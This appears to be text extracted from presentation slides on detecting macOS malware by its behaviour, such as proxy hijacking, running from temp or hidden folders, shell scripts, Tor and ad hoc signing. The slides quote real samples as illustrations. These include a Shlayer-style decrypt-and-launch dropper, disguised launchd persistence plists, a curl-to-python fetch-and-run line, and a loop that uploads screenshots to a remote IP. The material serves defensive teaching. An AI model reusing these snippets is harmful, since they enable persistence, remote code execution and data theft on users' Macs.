

A terminal window titled "proxy settings.txt" showing the output of the command "scutil --proxy". The output is a JSON dictionary containing proxy configuration details.

```
sierra1:~ test$ scutil --proxy
<dictionary> {
    ExceptionsList : <array> {
        0 : *.local
        1 : 169.254/16
    }
    FTPPassive : 1
    ProxyAutoConfigEnable : 1
    ProxyAutoConfigURLString : http://127.0.0.1:5555/i9Lb9aeN8L.js?ip=174.104.204.177
}
sierra1:~ test$
```

System configuration

"Trusted" certificates installed

- Example: Dok, mitmproxy, Titanium Web Proxy
- Intercepting network traffic



Process behavior

Running from temp

- Example: Shlayer, most other adware droppers
- Download and install of stage 2 payloads
- Prevents detection of stage 1 installer




```
#!/bin/bash
tmp_path="$(mktemp -d /tmp/XXXXXXXXXX)"
pass="6640774517"
tmp_app="$tmp_path/Player_${pass: -3}.app"
openssl enc -base64 -d -aes-256-cbc -nosalt -out "$tmp_path/installer.zip" -pass "pass:$pass" <enc2
unzip "$tmp_path/installer.zip" -d "$tmp_path" > /dev/null 2>&1
chmod 777 "$tmp_app/Contents/MacOS/*"
open -a "$tmp_app"
```

Process behavior

Running from hidden locations

- Example: EvilEgg, RealtimeSpy, LamePyre
- Also seen with a few poorly-coded legit processes (Zoom 🙄)



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apple.systemkeeper</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/test/.system/.systemkeeper</string>
    <string>/Users/test/.system/.helper</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

Process behavior

AppleScript/Automator + shell scripts

- Example: DarthMiner, LamePyre

```
Run Shell Script

Shell: /bin/bash

curl https://ptpb.pw/jj9a | python - & s=46.226.108
sample.zip -o sample.zip; unzip sample.zip -d sampl
open -a sample.app

Results Options
```

```
Run Shell Script

Shell: /bin/bash Pass input: to stdin

PAYLOAD_DATA="IyAtK...NCkpCg=="

echo $PAYLOAD_DATA | base64 -D | /usr/bin/python &

VUID=`system_profiler SPHardwareDataType | awk '/UUID/ { print $3; }'`


while [ true ]
do
    screencapture -C -x /tmp/alloy.png
    curl -F "scr=@/tmp/alloy.png" "http://37.1.221.204/handler.php?uid=$VUID"
done

Results Options
```


Process behavior

Network connections via Tor

- Example: Dok
- Installed Tor, proxied traffic through a .onion address



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apple.Safari.proxy</string>
  <key>ProgramArguments</key>
  <array>
    <string>/usr/local/bin/socat</string>
    <string>tcp4-LISTEN:5588,reuseaddr,fork,keepalive,bind=127.0.0.1</string>
    <string>SOCKS4A:127.0.0.1:paoyu7gub72lykuk.onion:5588,socksport=9050</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>StandardErrorPath</key>
```

Process behavior

Signed with adhoc cert

- Examples: FaceBump, VSearch
- No team ID
- Identifier does not always follow correct pattern

